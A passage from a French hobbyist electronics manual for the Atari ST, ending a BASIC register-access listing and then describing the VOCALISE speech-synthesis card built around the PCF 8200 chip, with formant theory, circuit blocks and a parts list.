    z$=STR$(defaut(i))
    FORM INPUT 10 AS z$                 ! editer la nouvelle valeur
    d=VAL(z$)                           ! tout en gardant l'ancienne.
    ecrire(carte,i,d)
  NEXT i
RETURN
PROCEDURE lancer
  PRINT
  PRINT "RETURN pour lancer"
  d=&X11100
  ecrire(carte,17,d)
RETURN
PROCEDURE verifier
  DO
    PRINT AT(1,1);
    FOR i=0 TO 16                       ! affichage en continu des registres,
      lire(carte,i,d)                   ! sauf le registre de controle,
      PRINT registre$(i);d,BIN$(d,8)    ! accessible uniquement en ecriture.
    NEXT i
    EXIT IF INKEY$<>""                  !sortir de la lecture
  LOOP
RETURN
PROCEDURE lire(c,a,VAR d)
  d=BYTE{&HFA0001+SHL(c,13)+SHL(a,8)}
RETURN
PROCEDURE ecrire(c,a,d)
  ~BYTE{&HF80000+SHL(c,13)+SHL(a,8)+d}
RETURN
```

# 10/3.6

# VOCALISE : la synthèse vocale

Les trois premières cartes présentées pour le rack STdev ne s'adressaient pas directement à tous les lecteurs de l'ouvrage ; soit qu'une certaine pratique électronique fût nécessaire, soit que leur utilisation grand public, pour des jeux notamment, ne présentât aucun intérêt. Mais la carte VOCALISE proposée dans ces lignes cristallisera en chaque possesseur de ST les idées les plus folles. Ne fût-ce que d'épargner à tout programmeur qui se respecte les affres de l'errance intellectuelle lors de ses réflexions sur la psychologie de la relation homme-machine en contraignant cette dernière à ponctuer ses actions par un « bien, maître » calme et grave.

## Parole de synthèse

Tout d'abord pour le confort et l'ergonomie qu'il apporte à son environnement informatique, et ensuite pour son attrait ludique, l'intérêt du synthétiseur vocal tombe sous le sens. Imaginons un bureau GEM qui annonce l'ouverture du disque A, un jeu qui compte les points, un compilateur qui, de sa plus douce voix féminine, instruit le programmeur de l'erreur fatale qui vient de se produire et entraîne irrémédiablement la perte des 10 000 lignes du « programme du siècle »...

Pourtant, bien des problèmes apparaissent à l'installation dans un ordinateur personnel d'une telle fonction ; la production d'une séquence vocale génère en effet un signal analogique en fin de chaîne, ce qui implique une conversion numérique/analogique de quelque type que ce soit. Elle suppose surtout un flux d'information important, de la mémoire centrale vers l'unité vocale, et cette tâche monopolise le processeur. Dès lors il devient clair qu'une étude approfondie du processus de production de la voix doit être menée afin d'en dégager les opérations fondamentales, les modéliser, puis les optimiser et les implanter sur un circuit spécialisé.

## Deux voies pour une voix

Il existe deux approches de la synthèse vocale, dont une seule relève réellement de la synthèse. La première consiste à enregistrer un mot, le stocker de façon numérique, puis le reproduire tel quel. Le procédé de codage

consiste la plupart du temps en un échantillonnage, ou une modulation de largeur d'impulsion : la figure 1 donne quelques exemples de ces codages, et l'on pourra se reporter à la Partie 8, chapitre 2 de l'ouvrage pour la transmission binaire.





**Fig. 1 : Conversion analogique/numérique.**

Les performances de ces systèmes sont variables. Le but de l'opération est de minimiser le débit d'information vers l'unité de reproduction vocale, de façon à économiser la mémoire. Avec les méthodes précédentes on atteint des débits de l'ordre de 60 kbits/s : échantillonnage sur 8 bits à 8 kHz, ou sur 1 bit à 64 kHz (standards téléphoniques). Leur inconvénient est que le domaine vocal accessible (le vocabulaire, le timbre, l'intonation) est limité. Certains composants proposent, pour un débit extrêmement faible, un jeu de phonèmes réduit mais suffisant pour articuler une langue donnée. Ce fut le cas du SPO256AL2 (qui ne se fabrique plus) pour l'anglais, par exemple. La phrase *voice synthesiser* se décomposait ainsi :

v oi s ^ s i n t é s ai z e r

L'ordinateur n'avait qu'à envoyer au composant les numéros des phonèmes à prononcer (parmi une cinquantaine), car les échantillons résidaient dans une petite ROM du circuit intégré qui se contentait de les débiter vers un convertisseur numérique/analogique. Pas plus de 13 codes ont suffit à

prononcer *voice synthesiser*, mais aucune variation de la voix, ni dans la vitesse, l'intonation, ou le timbre n'est possible. Et c'est un peu dommage car la capacité mémoire des ordinateurs d'aujourd'hui, et précisément des ATARI ST, permet de stocker bien plus de paramètres pour un coût modique.

## SYNTHÈSE DE PAROLE

La deuxième méthode, plus efficace et adaptative, quoique plus complexe à mettre en œuvre, consiste à émuler le conduit vocal humain. Ce conduit est semblable à un long tube cylindrique, dans lequel se propage une onde acoustique. Cette onde, appelée onde glottique, est émise par les cordes





**Fig. 2 :** Le conduit vocal humain.

vocales, qui entrent en vibration sous l'effet de l'air injecté par les poumons. Puis le long du conduit se trouvent une série de cavités, assimilables à des cylindres de section supérieure placés en série sur le tube, qui jouent le rôle de résonateurs. Ce sont le larynx, le pharynx, la bouche ; la cavité nasale est branchée en parallèle (figure 2).

On dit de ces cavités qu'elles sont résonantes car elles agissent sur l'onde qui les traverse comme des filtres passe-bande du deuxième ordre ; en parlant, l'homme modifie à la fois la longueur et la section de ces cavités (surtout pour la bouche), ce qui a pour effet de modifier aussi bien la fréquence centrale des filtres que leur bande passante. C'est ainsi qu'au terme d'études statistiques détaillées sur la voix humaine on a dégagé 5 filtres de base, appelés formants.

## GÉNÉRATION BAVARDE

Une fois de plus c'est un circuit spécialisé qui est au cœur de la carte. Ce choix délibéré permet de proposer des montages d'une grande simplicité pour un coût encore très raisonnable. Le PCF 8200 de RTC est le successeur du célèbre MEA 8000, assez répandu il y a quelques années. Ce dernier intégrait un oscillateur programmable couplé à un générateur de bruit blanc (pour les consonnes : *f, s, ch...*), et quatre formants numériques (figure 5). Le débit d'information vers le circuit était d'environ 2 000 bit/s, et variable selon la complexité du message prononcé.

Depuis deux ans maintenant, RTC développe le PCF 8200, un synthétiseur vocal de deuxième génération. Cinq formants numériques sont implantés (trois suffisent pour rendre un message compréhensible), avec pour chacun un choix plus vaste de fréquence centrale et de bande passante. De plus, et c'est une innovation, il existe maintenant deux jeux de filtres, optimisés l'un pour les voix masculines, avec cinq formants, l'autre pour les voix féminines, où quatre formants suffisent (figure 4).

Le signal de départ est simple (au sens : simple à générer ; en l'occurrence, une dent de scie : figure 3) et contient tous les harmoniques du fondamental ; il subit l'action des formants, qui modifient son contenu harmonique, donnant en sortie un signal plus complexe. Ce signal, jusqu'ici entièrement numérique, passe alors dans un convertisseur N/A sur 11 bits (8 bits pour le MEA 8000), puis dans un filtre avant d'attaquer les amplificateurs de sortie. La qualité de ce circuit est très bonne et RTC propose des logiciels permettant de coder des phrases entières selon un débit moyen de 1 500 bits par seconde, alors qu'un échantillonnage de même qualité en demanderait 40 fois plus.





**Fig. 3 :** Modélisation de l'onde glottique.





**Fig. 4 :** Etendue spectrale des formants.





**Fig. 5 :** Résonateur numérique.

## UN SYNOPTIQUE SINON RIEN

Trois modules apparaissent sur celui-ci, dont le principal, centré sur le PCF 8200 et ses composants annexes. La liaison avec le bus STdev est des plus simples : les données D0 à D7 ensembles, le signal de validation $\overline{CE}$ sur $\overline{CS}$, et le signal d'écriture $\overline{R/W}$ sur W. A noter que, comme pour CHRONOS, un couple diode-capacité est implanté sur le bit D0. Mais cet élément ne doit être mis en place qu'une seule fois sur tout le bus STdev (voir Partie 10, chapitre 3.5). Aussi, s'il est déjà présent sur CHORUS (version STdev de la carte à base de SAA 1099 présentée à la Partie 10, chapitre 4 ou CHRONOS, il ne doit pas figurer sur VOCALISE. Il est en fait recommandé de souder ce couple directement sur la carte mère STdev.

Outre la connection au bus, le PCF reçoit son horloge d'un quartz 6 Mhz et son courant de référence du pont R1-R2 stabilisé par C2. Faisons rapidement le tour des autres broches du composant. Le PCF ne fonctionnant pas en mode TEST, cette broche est mise à la masse. De même, ce composant pouvant recevoir ses données sous forme série (liaison I²C créée par RTC) ou parallèle, mais STdev communiquant sous forme parallèle, la broche $\overline{SER/PAR}$ est tirée au + 5 V. Les broches indicatrices de l'activité du circuit (à savoir $\overline{REQ}$ et BUSY) n'étant pas utilisées (l'état du circuit est accessible par logiciel), elles sont laissées en l'air. Enfin, ayant opté pour le mode d'adressage le plus simple — $\overline{R/W}$ et $\overline{CE}$ régissant les échanges STdev-PCF — nous laissons W à la masse. Il ne reste enfin que la broche de sortie (OUT), porteuse du signal synthétisé, et chargée par deux filtres « passe-bas » antiparasites, à la sortie desquels le signal vocal est exploité par les deux modules suivants.





Fig. 6 : Synoptique.

Une brève digression sur les filtres nous semblent cependant utile avant de poursuivre. Un filtre « passe-bas » est semblable au bouton « graves » d'une chaîne Hi-Fi. Il ne laisse passer que les basses fréquences et atténue les moyennes et hautes fréquences. A noter que, plus la fréquence est élevée, plus l'atténuation est forte. Tandis qu'un filtre « passe-haut » est semblable au bouton « aigues ». Il ne laisser passer que les hautes fréquences et atténuent les moyennes et basses fréquences. Ici, plus la fréquence est basse, plus l'atténuation est élevée. Mais comment faire pour ne laisser passer que les moyennes fréquences dans lesquelles se situe le spectre du signal de synthèse ? Et bien, il suffit de conjuguer les vertus du « passe-bas » et du « passe-haut » pour construire un « passe-bande ». C'est justement le rôle du module « ligne » que nous allons maintenant étudier.

Le module « Ligne », construit sur un CA3130, élimine les parasites HF (souffle, grésillement) et les parasites BF (secteur entre autre) pour ne laisser que la susbtantifique moëlle, à savoir le « bonjour Maître ! » que vous dit votre ATARI. Le choix de l'amplificateur opérationnel (parmi des centaines de références) s'est porté sur le CA3130 car ce circuit est un des rares à accepter une tension d'alimentation aussi faible que 0-5 V, et, qui plus est, asymétrique. Le signal est amplifié environ huit fois afin d'atteindre les normes d'entrée « ligne » sur les matériels HI-FI (0 dB au vu-mètre pour un curseur d'enregistrement placé à mi-course).

Il nous reste à étudier le dernier module, « l'ampli casque ». Le générateur sonore proposé à la Partie 10, chapitre 4 employait pour la sortie casque du TDA7050, fonctionnant également avec 5 V d'alimentation, et que nous avons repris dans le présent montage. Le potentiomètre P permet d'ajuster à sa convenance le niveau de sortie. Celui-ci est suffisant pour attaquer un haut-parleur ou un casque de 25 ohms sous une puissance de 140 mW. Si toutefois vous ne désiriez pas exploiter cette sortie, le TDA 7050 ne serait plus nécessaire, mais la charge P de 22 k sur le filtre de sortie du synthétiseur devrait être maintenue.

Pour terminer l'étude de ce synoptique, notons la présence d'un gros condensateur de découplage C1, prévu pour éliminer les oscillations sur le 5 V d'alimentation et pouvant entraîner du bruit en sortie du PCF.

## Nomenclature

| Position | Désignation | Type/Valeur |
|---|---|---|
| R1 | Résistances | 47 kΩ 1/4 W |
| R2 | Résistances | 39 kΩ 1/4 W |
| R3 | Résistances | 100 kΩ 1/4 W |
| R4 | Résistances | 56 kΩ 1/4 W |
| R5 | Résistances | 82 kΩ 1/4 W |
| R6 | Résistances | 10 kΩ 1/4 W |
| R7 | Résistances | 1 kΩ 1/4 W |
| P | Potentiomètre pour CI | 22 kΩ |
| C1, C2, C3 | Condensateur - électrochimique radial | 47 µF/16 V |
| C4, C5, C6 | Condensateur plastique | 100 nF |
| C7 | Condensateur électrochimique radial | 4,7 µF/16 V |
| C8 | Condensateur céramique | 330 pF (optionnel : voir texte) |
| C9 | Condensateur céramique | 270 pF |
| C10 | Condensateur céramique | 560 pF |
| C11 | Condensateur plastique | 47 pF |
| C12 | Condensateur céramique | 470 pF |
| C13 | Condensateur céramique | 220 pF |
